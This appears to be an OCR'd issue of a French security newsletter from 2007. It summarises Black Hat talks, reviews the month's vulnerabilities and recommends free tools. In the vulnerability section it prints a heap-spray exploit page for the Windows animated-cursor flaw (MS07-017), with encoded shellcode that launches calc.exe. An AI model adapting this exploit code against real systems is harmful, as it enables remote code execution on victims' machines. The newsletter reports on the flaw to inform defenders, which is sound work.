
Attacking the Giants : exploiting SAP internals

Après les bases de données, le progiciel SAP a également subit les foudres de Mariano Nunez Di Croce de la société CYBSEC. Des erreurs grossières de sécurité notamment au sein du protocole RFC (Remote Function Call) ont été dévoilées.

L'envoi de mots de passe simplement offusqués à l'aide d'une simple opération XOR ou l'utilisation illégitime de la fonction RFC_REMOTE_EXEC (qui permet d'exécuter des commandes à distance) permettrait à des pirates préparés de mener des attaques de type « Man in the middle » en créant des serveurs SAP malicieux.

Les postes clients **Nac@ack**

Une autre présentation a été menée par le duo Michael Thumann et Dror-John Röcher sur le contournement de la technologie NAC (Network Access Control). Le protégé de Cisco permet de contrôler tout ordinateur avant de l'accepter sur le réseau en vérifiant sa conformité avec une politique de sécurité précédemment définie (antivirus, niveau de correctifs, état du pare-feu personnel, outils non désirés…). L'accès au réseau est alors refusé à un client non-conforme ou bien, ce dernier est temporairement mis en quarantaine sur un vlan dédié.



Un agent (Cisco Trust Agent) est installé sur le poste client et communiquera avec les équipements du réseau ainsi qu'avec un serveur.

Les deux consultants allemands ont prouvé qu'un poste non légitime pouvait tout de même accéder au réseau. Deux erreurs d'implémentation permettent de forcer l'agent Cisco à envoyer des informations falsifiées au serveur responsable de la validation.

Cisco n'a pas communiqué sur ce sujet et corrigera ce problème dans les mois à venir.

Kicking Down the Cross Domain Door (One XSS at a time)

A l'heure où les failles applicatives (Cross Site Scripting et CSRF) constitue les portes des vulnérabilités les plus exploitées (on dénombre plus de 3 sites sur 5 vulnérables à ce type d'attaque), Billy K Rios et Raghav Dube ont présenté un outil nommé XS-Sniper, un proxy qui permet de mener des attaques évoluées.

Le principe est simple. Le pirate identifie un paramètre non validé au sein d'une application web, qui lui permet d'injecter un code Javascript exécuté ultérieurement par le navigateur de la victime (définition d'une faille XSS).

Le script malicieux autorise la communication bidirectionnelle avec le pirate. Ce dernier permettra d'envoyer des informations au pirate et facilitera ainsi l'exploitation de la vulnérabilité.

La démonstration présente un exemple d'attaque menée à partir d'un blog. Ces sites permettent aux utilisateurs d'insérer du code HTML et, par la même occasion, d'injecter ou de faire référence à un code Javascript malicieux. Une frame est alors générée par ce script et servira de relais entre le pirate et le site externe ciblé. Les deux spécialistes ont donc combiné une attaque XSS et une vulnérabilité CSRF (voir notre article du mois de janvier 2007) afin d'envoyer silencieusement et à l'insu de la victime des requêtes vers un site bancaire.

New Botnets Trends and Threats

Après les vulnérabilités applicatives et les systèmes, d'autres chercheurs se sont intéressés à un phénomène grandissant les « botnets » ou les réseaux de robots en français.
Les botnets sont des réseaux de machines compromises qui permettent à des pirates de mener des attaques à grande échelle en envoyant des commandes spécifiques. Le pirate communique avec ses machines zombies, le plus souvent à l'aide de canaux IRC. Cependant, d'autres vecteurs sont de plus en plus utilisés.
Jose Nazario a centré son étude sur les outils, les techniques et les nouvelles méthodes de contrôle à distance préférés des cybercriminels. Ainsi de nouveaux procédés de communication sont clairement identifiables : protocoles SMB et SIP, diffusion de messages instantanés, sites communautaires comme Myspace ou encore utilisation du logiciel Skype.
La démonstration s'est d'ailleurs basée sur ce logiciel qui est le leader du marché de la VoIP.
Les commandes sont ainsi noyées parmi des flux de données légitimes qui les rendent indécelables.

Enfin, les autres présentations se sont, entre autres, intéressées à la fuite d'informations du protocole SMTP, au piratage de Vista et aux attaques applicatives les plus utilisées...comme un air de "déjà vu"!

Conclusion


Contrairement aux précédentes Black Hat, les présentations se sont moins axées sur les problèmes des « end user » mais davantage sur des éléments critiques du système d'informations comme les bases de données ou encore les progiciels contenant des données critiques.
Les menaces viennent effectivement du réseau interne.

Référence :

✱ [1] Site officiel de Black Hat
http://www.blackhat.com

✱ [2] Informations sur la librairie Python Rfidiots
http://www.rfidiot.org/

LES ATTAQUES MAJEURES



Tendance de l'activité malicieuse d'Internet :

Après un mois de Mars relativement calme, en particulier pour les correctif Microsoft (aucun publié), des vulnérabilités "0-day" ont été découvertes.

L'événement majeur du mois correspond sans aucun doute aux deux vulnérabilités Microsoft "ani" et "DNS" qui ont réveillé les responsables sécurité après un mois de Mars relativement calme (aucune vulnérabilité Microsoft).


Explications…

XMCO | Partners

Microsoft serein en mars mais actif en avril

Vulnérabilité des curseurs animés (MS-07-017) [1]

La première faille de sécurité a ciblé l'interface graphique de Windows GDI (Gaphical Device Interface) et le traitement des curseurs animés "ani" mal-formés.



En effet, cette vulnérabilité a été largement exploitée et reste un des vecteurs d'attaques les plus dangereux. La victime doit simplement visiter un site malicieux ou visualiser un e-mail contenant le fichier contrefait.

Le traitement de ce curseur animé provoque un débordement de tampon qui laisse la possibilité au pirate d'injecter des données malicieuses. Après la publication d'une première preuve de concept, plusieurs versions d'exploits ont envahi les forums et les sites spécialisés. Nous vous présentons, ici, un exemple de page web qui déclenche l'exécution du programme "calc.exe".

CODE ...

```
<html>
<body>
<SCRIPT language="javascript">
var heapSprayToAddress = 0x07000000;

var payLoadCode =
unescape("%uE8FC%u0044%u0000%u458B%u8B
3C%u057C%u0178%u8BEF%u184F%u5F8B%u0120
%u49EB%u348B%u018B%u31EE%u99C0%u84AC%u
74C0%uC107%u0DCA%uC201%uF4EB%u543B%u04
24%uE575%u5F8B%u0124%u66EB%u0C8B%u8B4B
%u1C5F%uEB01%u1C8B%u018B%u89EB%u245C%u
C304%uC031%u8B64%u3040%uC085%u0C78%u40
8B%u8B0C%u1C70%u8BAD%u0868%u09EB%u808B
%u00B0%u0000%u688B%u5F3C%uF631%u5660%u
F889%uC083%u507B%u7E68%uE2D8%u6873%uFE
98%u0E8A%uFF57%u63E7%u6C61%u0063");
```

ShellCode permettant de lancer le programme "calc.exe"

Suite...

CODE SUITE...

```
var heapBlockSize = 0x400000;
var payLoadSize = payLoadCode.length *
2;
var spraySlideSize = heapBlockSize -
(payLoadSize+0x38);
var spraySlide = unesca-
pe("%u9090%u9090");
spraySlide = getSpraySlide(spraySli-
de,spraySlideSize);
     heapBlocks = (heapSprayToAddress
- 0x400000)/heapBlockSize;

memory = new Array();

for (i=0;i<heapBlocks;i++)
 {
   memory[i] = spraySlide + payLoad-
Code;
 }

document.write("<link rel=\"shortcut
icon\" href=\"riff.ico\">")
```

Lien vers l'icône qui exploite la vulnérabilité

```
wait(500)
window.location.reload()

function getSpraySlide(spraySlide,
spraySlideSize)
 {
while(spraySlide.length*2<spraySlideSi
ze)
  {
    spraySlide += spraySlide;
  }
spraySlide =
spraySlide.substring(0,spraySlideSize/
2);
return spraySlide;
}
 </SCRIPT>
```

Faille de sécurité qui affecte les serveurs DNS RPC [2]

Quelques jours plus tard, ce fût au tour des serveurs DNS Windows, utilisant l'interface RPC, de devenir le vecteur préféré de diffusion de plusieurs virus. En effet, une faille de sécurité, toujours non corrigée (KB935964), résulte d'un problème lié à l'interface RPC. La gravité de la faille est intrinsèquement liée au service RPC rarement disponible sur un serveur DNS accessible depuis Internet.
L'envoi de requêtes RPC judicieusement conçues permet aux pirates de causer un débordement de tampon et de prendre ainsi le contrôle du serveur DNS vulnérable.


Le virus "W32/Delbot-AI" fût le premier à se diffuser sur la toile. Une fois le serveur infecté, le ver communique via un canal IRC avec ses auteurs afin d'envoyer les informations volées et de recevoir des commandes à exécuter.

En attendant la sortie du correctif, le deuxième mardi du mois de Mai, nous vous conseillons de ne pas exposer les ports RPC sur un serveur DNS accessible depuis Internet.

Réseau et VoIP

Cisco corrige plusieurs de ses produits

De nombreux produits Cisco ont été corrigés. Différentes vulnérabilités de déni de service ou de vol d'informations ont été découvertes.
Le premier problème affectait les téléphones Cisco Phone 7940/7960. L'envoi de données SIP malformées provoquait un redémarrage des équipement VoIP. Une preuve de concept a immédiatement été publiée sur les sites spécialisés.



Peu de temps après, plusieurs vulnérabilités ont été corrigées au sein de WCS (Cisco Wireless Control System). Un mot de passe par défaut permettait d'accéder en lecture/écriture à certains fichiers.

Enfin, un autre compte par défaut (ntcuser) était ajouté au système utilisant CNS (Cisco Network Services). En connaissant ce compte (mot de passe égal au nom du compte), le pirate avait accès au système ainsi qu'à la configuration du logiciel.

Asterisk également vulnérable à des attaques de dénis de service.

Asterisk, le logiciel VoIP Opensource, fut également touché par plusieurs vulnérabilités relativement importantes. Certaines requêtes SIP rendaient l'application inaccessible. Or ceci peut influencer considérablement le fonctionnement de l'architecture VoIP du réseau ciblé.

Les routeurs Linksys perdent la tête

Enfin, pour conclure cette partie dédiée aux équipements réseaux, le routeur Linksys WAG200G, utilisé par les particuliers, renvoyait des informations critiques suite à la réception de quelques paquets UDP sur le port 916. Le pirate positionné sur le réseau local pouvait alors récupérer les données suivantes :

- Mot de passe de l'interface web
- Nom d'utilisateur PPPoA
- Mot de passe PPPoA
- SSID
- Passphrase WPA
- Modèle du produit

Informations plus qu'utiles pour un simple utilisateur du réseau...


Bases de données et PHP

Publication du correctif trimestriel d'Oracle [3]

Comme à son habitude, Oracle a corrigé de nombreuses vulnérabilités lors de la publication de son correctif trimestriel. 36 failles de sécurité, qui affectent principalement Oracle 10g, ont été rendues publiques quelques semaines après leur découverte. Les détails techniques n'étaient pas exhaustifs et concernaient, principalement, des injections de commandes SQL, des dénis de service et la possibilité de mener des attaques de Cross Site Scripting.

Month Of PHP Bugs

Après le mois des failles Mac OS X et celui des vulnérabilités des navigateurs Internet, un autre projet, dédié cette fois-ci aux problèmes identifiés au sein de l'interpréteur PHP, a permis à deux pirates de publier plus de 30 failles de sécurité. La plupart d'entre elles concernait des problèmes locaux qui nécessitaient aux pirates d'obtenir un accès au serveur pour déposer une page PHP spécialement conçue à cet effet. Plusieurs exploits étaient proposés pour appuyer les dires des auteurs.



Liste des serveurs vulnérables

INFO...

Les techniques d'attaques évoluent...

Les pirates inventent sans cesse de nouveaux procédés pour piéger leurs victimes. Le Phishing (méthode qui consiste à envoyer un e-mail en masse dans le but d'inciter un internaute à visiter un site contrefait) s'est rapidement développé, et fût longtemps le procédé favoris des malfrats.

Aujourd'hui, de nouveaux modes apparaissent. Comme ce fût le cas pour les clefs USB vérolées laissées délibérément dans le parking d'une banque. Vous l'avez compris ce "cadeau empoisonné" contenait un virus, chargé de récupérer les données personnelles (mots de passe) et de les envoyer à un serveur tiers.

Plus récemment encore, des pirates ont acheté des publicités Google qui apparaissaient lors de l'affichage des résultats d'une recherche. Les sites pointés par ces liens sponsorisés exploitaient une récente vulnérabilité d'Internet Explorer...

Faut-il devenir paranoïaque? Attention ce document est peut être piégé!!!

Références :

- [1] Vulnérabilité ANI (MS07-017) http://www.microsoft.com/france/technet/security/bulletin/ms07-017.mspx
- [2] Vulnérabilité DNS (KB935964) http://www.microsoft.com/technet/security/advisory/935964.mspx
- [3] Correctif Oracle Avril 2007 http://www.oracle.com/technology/deploy/security/critical-patch-updates/cpuapr2007.html

Liste des outils bien utiles :

Chaque mois, nous vous présentons les outils libres qui nous paraissent utiles et pratiques.
Les logiciels abordés sont variés : utilitaires de développement, sécurité et autres programmes utiles, voir indispensables, au sein d'une entreprise.


Ce mois-ci, nous avons choisi de présenter les logiciels suivants :

- UltraBackup: l'outil de de sauvegarde/restauration
- Google Reader : le gestionnaire de flux RSS de Google
- Google Agenda : le calendrier en ligne
- Emacs : l'éditeur de texte

Vous trouverez à la fin de cette section un tableau récapitulatif des versions de tous les logiciels présentés lors des précédents numéros de l'« Actu-Sécurité ».


UltraBackup

Sauvegarde/Restauration

Version actuelle	4/2007
Utilité	
Type	Outils Système
Description	Ultra Backup est un logiciel de sauvegarde et de restauration complet. Un grand nombre d'options est proposé ce qui permet aux débutants comme aux experts de réaliser sans problème tous les types de sauvegarde (incrémentale, différencielle...). La restauration est tout aussi efficace et rapide.
Capture d'écran	
Téléchargement	Ultra Backup est disponible sur Windows (toutes versions) à l'adresse suivante : Ultra 2007: ftp://anonymous.ftp.ovh.net/astase/windows/ub2007setup.exe
Sécurité de l'outil	Aucune faille de sécurité n' a été identifiée
Avis XMCO	Les outils de sauvegarde performants et libres ne sont pas légions. De plus, les interfaces sont souvent confuses. Ultra backup fait partie des logiciels les plus efficaces . Doté d'une interface particulièrement soignée, ses performances n'ont rien à envier aux concurrents. Les options de recherches et de restauration ainsi que les rapports générés en fin de sauvegarde séduiront les administrateurs les plus pointilleux.


Google Reader

Aggrégateur de flux RSS

Version actuelle	
Utilité	
Type	Utilitaire
Description	Depuis quelques années, Google a pris l'habitude de développer ses propres logiciels. Ces derniers sont toujours plus innovants. Google Reader ne déroge pas à la règle. Cet outil permet de gérer, de classer et de lire facilement ses flux d'informations sans avoir à installer le moindre fichier sur son ordinateur. Seul un compte Google permet d'accéder à ce service en ligne. Toutes les fonctions attendues sont présentes (sélection des news intéressantes dans un dossier dédié, partage d'informations, réactivité) sans aucune saturation.
Capture d'écran	
Téléchargement	Google Reader est disponible à l'adresse suivante. Seule la création d'un compte Google est nécessaire: http://www.googlefr/reader
Sécurité de l'outil	Aucune faille de sécurité n' a été identifiée
Avis XMCO	Notre service de veille utilise tous les jours cette application. Elle nous permet de gérer plus d'une centaine de flux sans aucun ralentissement. Google Reader se distingue de ses concurrent en proposant des services en ligne accessibles et ce, depuis n'importe quel ordinateur connecté à Internet. En deux mots : le meilleur !!!


Google Agenda

Calendrier en ligne

Version actuelle	3.0
Utilité	
Type	Utilitaire
Description	Google Agenda est une autre trouvaille. Google propose un calendrier en ligne qui permet de gérer son emploi du temps facilement et de le partager avec d'autres collaborateurs ou d'autres amis. L'interface est simple et le service accessible depuis n'importe quel poste connecté sur Internet et ce, toujours avec un compte Google. Vous pouvez également synchroniser votre agenda avec un logiciel local.
Capture d'écran	
Téléchargement	Google Agenda est disponible à l'adresse suivante. Seul la création d'un compte Google est nécessaire : http://www.google.com/calendar/
Sécurité de l'outil	Aucune faille n'a été publiée à ce jour.
Avis XMCO	Google a une nouvelle fois inventé un principe de partage en ligne simple et pratique. Google Agenda regroupe toutes les fonctionnalités utiles : partage, système d'alerte par e-mail ou par SMS des événements à ne pas rater, importation d'agendas externes, vision journalière, hebdomadaire et mensuelle…encore une trouvaille qui séduira les business men.

Emacs

Editeur de texte

Version actuelle	
Utilité	
Type	Bureautique/Développement
Description	Emacs est une famille d'éditeur de texte connu utilisé par la plupart des amateurs de systèmes Linux/Unix. Adoré et chéri par les développeurs, cet utilitaire reste réservé aux experts qui raffolent des interfaces en mode console avec des options compliquées et souvent difficiles à retenir. Malgré tout, les amateurs de lignes de commandes sont formels : aucun éditeur de texte n'est aussi puissant.
Capture d'écran	
Téléchargement	Ce logiciel est disponible pour Windows, Mac OS X et Linux à l'adresse suivante : http://www.gnu.org/software/emacs/emacs.html
Sécurité de l'outil	Aucune faille n'a été publiée à ce jour.
Avis XMCO	Emacs reste l'éditeur de texte le plus utilisé par la communauté Unix. Contrairement à Vi ou VIM qui sont relativement difficiles pour des débutants, emacs est assez intuitif bien que la connaissance des raccourcis s'avèrent indispensable pour une utilisation optimale.

Suivi des versions

Version actuelle des outils libres présentés dans les numéros précédents

NOM	DERNIÈRE VERSION	DATE	LIEN
Debian Sarge	Version stables 3.1 r2	19/04/2006	http://www.debian.org/CD/netinst/
Snort	2.6.1.4	03/04/2006	http://www.snort.org/dl/
MySQL	5.2.3-falcon-alpha		http://dev.mysql.com/downloads/mysql/5.2.html
	5.1.17-bêta	03/2007	http://dev.mysql.com/downloads/mysql/5.1.html
	5.0.37	02/2007	http://dev.mysql.com/downloads/mysql/5.0.html
	4.1.22		http://dev.mysql.com/downloads/mysql/4.1.html
Apache	2.2.4	11/07/2007	http://httpd.apache.org/download.cgi
	2.0.59		http://httpd.apache.org/download.cgi
	1.3.37		http://httpd.apache.org/download.cgi
Nmap	4.2	11/2006	http://www.insecure.org/nmap/download.html
Firefox	2.0.0.3	03/2007	http://www.mozilla-europe.org/fr/products/firefox/
Thunderbird	2.0.0.0	04/2007	http://www.mozilla-europe.org/fr/products/thunderbird/
Spamassassin	3.1.8	03/2007	http://spamassassin.apache.org/downloads.cgi?update=200603111700
Putty	0.59	02/2007	http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html
ClamAV/ClamAV	0.90.1.1	03/2007	http://www.clamav.net/stable.php#pagestart
Ubuntu	6.10 Edgy Eft	10/2006	http://www.ubuntu-fr.org/telechargement
Postfix	2.4	03/2007	http://www.postfix.org/download.html
Squid Stable 14	2.6	01/07/2006	http://www.squid-cache.org/Versions/v2/2.5/
Filezilla	2.2.32	16/04/2007	http://filezilla.sourceforge.net/
OpenSSH	4.6/4.6p1	7/11/2006	http://www.openssh.com/
Search & Destroy	1.4		http://www.safer-networking.org/fr/download/index.html
ARPWatch			ftp://ftp.ee.lbl.gov/arpwatch.tar.gz

NOM	DERNIÈRE VERSION	DATE	LIEN
GnuPG	1.4.7	02/2007	http://www.gnupg.org/(fr)/download/
BartPE	3.1.10a	6/10/2003	http://severinterrier.free.fr/Boot/PE-Builder/
TrueCrypt	4.3		http://www.truecrypt.org/downloads.php
Back-Track	2.0	04/2007	http://www.remote-exploit.org/backtrack_download.html
MBSA	2.1.1	02/2007	http://www.microsoft.com/technet/security/tools/mbsahome.mspx
Ps-Exec	1.82	05/03/2007	http://www.microsoft.com/technet/sysinternals/utilities/psexec.mspx
Helios	v1.1a	6/06/2006	http://helios.miel-labs.com/2006/07/download-helios.html
Opera	9.20	04/02/2007	http://www.opera.com/download/
Internet Explorer	IE 7		http://www.microsoft.com/france/windows/downloads/ie/getitnow.mspx
Outils de suppression de logiciels malveillants	1.26	13/02/2007	http://www.microsoft.com/france/securite/outils/malware.mspx
F-Secure Blacklight	Blacklight Beta		http://www.f-secure.com/blacklight/try_blacklight.html
Writely	Writely beta		http://www.writely.com
Nessus	3.0.5	01/2007	http://www.nessus.org/download
Windows Services for Unix	3.5		http://www.microsoft.com/france/windows/sfu/decouvrez/detail.mspx
VNC	4.1.2/4.2.9		http://www.realvnc.com/cgi-bin/download.cgi
Vmware Player	1.0.4	26/04/2006	http://www.vmware.com/download/player/
Sync Toy	1.4		http://www.microsoft.com/downloads/details.aspx?FamilyID=E0FC1154-C975-4814-9649-CCE41AF06EB7&displaylang=en
MySQL Front	3.0		http://www.clubic.com/lancer-le-telechargement-9175-0-mysql-front.html
Winscp	4.0 beta	04/04/2007	http://winscp.net/eng/download.php
Lcc	v-2007-02-28	28/02/2007	http://www.q-software-solutions.de/downloaders/get_name
Cain	4.9	04/2007	http://www.oxid.it/cain.html

NOM	DERNIÈRE VERSION	DATE	LIEN
RSS Bandits	1.5.0.10	04/03/2007	http://www.rssbandit.org/
Netmeeting			
OpenOffice	2.2	04/2007	http://www.download.openoffice.org/index.html
Pspad	4.5.2	20/10/2006	http://pspad.com/fr/download.php
Cygwin	1.5.24-2	01/2007	http://www.cygwin.com
Aircrack	0.7	02/2007	http://www.aircrack-ng.org/doku.php#download
PDFCreator	0.9.3		http://www.pdfforge.org/products/pdfcreator/download
7-zip	4.42	14/05/2006	http://www.7-zip.org/fr/download.html
PowerToys	07/2002		http://www.microsoft.com/windowsxp/downloads/powertoys/xppowertoys.mspx
Supercopier	2 beta 1.9	09/01/2007	http://supercopier.sfxteam.org/modules/mydownloads/
Active Python/ Perl	2.4.312/5.8.8.820		http://www.activestate.com/products/activepython/ http://www.activestate.com/Products/ActivePerl/
AVG	7.5		http://www.avgfrance.com/doc/31/fr/crp/0
Extensions Firefox			http://extensions.geckozone.org/Firefox/
FeedReader	3.09	03/2007	http://www.feedreader.com/download
Key Pass Password Safe	1.07	16/04/2007	http://keypass.info/download.html
VmWare converter	3.0	03/2007	http://www.vmware.com/download/converter
Testdisk			http://cgsecurity.org/wiki/Testdisk
Google Desktop	5.0		http://desktop.google.com/index.html